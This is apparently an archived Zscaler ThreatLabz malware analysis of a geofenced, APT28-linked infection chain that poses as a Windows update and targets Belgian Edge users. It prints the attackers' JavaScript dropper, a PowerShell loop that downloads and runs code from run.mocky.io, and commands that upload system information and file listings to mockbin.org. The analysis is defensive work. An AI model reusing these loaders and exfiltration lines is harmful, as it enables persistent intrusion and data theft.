Steal-It Campaign | ThreatLabz

By Niraj Shivtarkar, Avinash Kumar

Published: 2023-09-06 · Archived: 2026-04-05 18:31:09 UTC

Windows Update Exfil Infection Chain

How it works



Figure 12: Windows update exfil infection chain flow

Overview

In our analysis of this infection chain, we observed a ZIP archive bundled with a LNK file that uses geofencing techniques to target users in Belgium and unknowingly downloading multiple stages of a PowerShell script that executes system commands to collect basic information for nefarious purposes. Interestingly, we saw a similar infection reported by CERT-UA which was attributed to APT28.

Technical Analysis

For this infection chain, the initial vector is a malicious LNK file bundled inside a ZIP archive (e.g. **command_powershell.zip**). The malicious LNK file opens the **run[.]mocky[.]io URL** using Microsoft Edge. This downloads a **c1** file into the **Downloads** folder, which is then moved into the **Startup** folder as **c1.bat**, maintaining persistence on the machine. Whenever the system is restarted, **c1.bat** is executed.



Figure 13: Initial LNK file

Once opened, the **run[.]mocky[.]io URL** executes a JavaScript code which downloads a batch script from a base64-encoded blob. The batch script is downloaded to the **Downloads** folder, where it is then renamed to **c1.bat** and moved into the **Startup** folder.

c1.bat includes the “Window Update” title (identical to the phishing email subject) and is primed to download another script from **run[.]mocky[.]io** into the **ProgramData** directory using **CertUtil**.

To conceal the malicious activity, the batch script shows an seemingly innocuous message on the console with a progress bar. The message reads:

“Dynamic Update for Windows Systems (KB5021043)”

This is depicted in the image below.

Figure 14: Fake Windows update BAT script execution to download the additional stages

The LNK file opens a **run[.]mocky[.]io URL** using Microsoft Edge, which then performs following actions:

- Verifies if the userAgent header includes the keyword "edg" to determine if the browser used is “Microsoft Edge”
- Utilizes the IPAPI Geolocation API to check if the country code is "BE" (Belgium)

Specifically looking for the “BE” country code indicates the infection chain is geofenced and targeting users from Belgium.


```
<title>Microsoft News</title>
<script src='https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js'></script>
<script>
$(document).ready( function() {
$.getJSON('https://ipapi.co/json', function(data){
if (window.navigator.userAgent.toLowerCase().includes('edg') && data.country.toLowerCase() == 'be'){
var a = document.createElement('a');a.href =
'data:text/css;base64,KGVj
';
a.download = 'b4.css';
a.click();
window.location.replace('http://msn.com');}
```

Figure 15: Geofenced HTML that target users from Belgium

If both the conditions above are satisfied, a b4.css script is downloaded into the **Downloads** folder by decoding a base64 blob. The script is then moved into the **Startup** folder and renamed to **b4.cmd**. This helps threat actors maintain persistence like in the other infection chains.

Upon execution, **b4.cmd** opens another **run[.]mocky[.]io URL** using Microsoft Edge, which is similar to the JavaScript code seen in Figure 15.

The JavaScript code executes the batch script with the title “Window Update” and displays a an innocent message on the console with a progress bar stating:

“Dynamic Update for Windows Systems (KB5021043)”

From here, another script is downloaded from **run[.]mocky[.]io** in the **ProgramData** directory using **CertUtil** to execute it.

During the analysis, the Mocky URL was inaccessible, therefore while searching for similar scripts with the “Window Update” messages as shown in Figure 14, we discovered a PowerShell script which executes a final set of PowerShell commands downloaded from **run[.]mocky[.]io**. This script also uses the window title as “Updating Windows” and the message *“Dynamic Cumulative Update for Windows (KB5023696)”* to conceal malicious intentions as depicted in the screenshot below and was also reported previously.


```
start-process powershell -WindowStyle hidden {
    while(1){$R=(New-Object System.Net.WebClient).DownloadString(
    'http://run.mocky.io/v3/a2
    Invoke-Expression $R;Sleep -s 300}
    }
$host.UI.RawUI.WindowTitle='Updating Windows';
for($i=0;$i -le 100;$i++){Start-Sleep -Milliseconds 10000;Write-Progress -
Activity 'Updating Windows' -Status 'Dynamic Cumulative Update for Windows
(KB5023696)' -PercentComplete $i;}
Write-Host 'Complete!';exit
```

```
$T=tasklist;$S=systeminfo;
(New-Object System.Net.WebClient).UploadString('http://mockbin.org/bin/4a
342',$T+$S)
```

Figure 16: Fake Windows update PowerShell script executes system commands and exfiltrates output

The final set of PowerShell commands in this script are commissioned to execute the commands **tasklist** and **systeminfo** on the system, and then use **WebClient.UploadString()** to exfiltrate the command output to the **mockbin[.]org URL** using a POST request as shown below.

In addition to system information, we also observed cases where the full file paths were exfiltrated to **mockbin[.]org** by executing the **"Get-ChildItem -Path -Recurse -File | select FullName"** command and then exfiltrate the command output using **WebClient.UploadString().**

Explore more Zscaler blogs
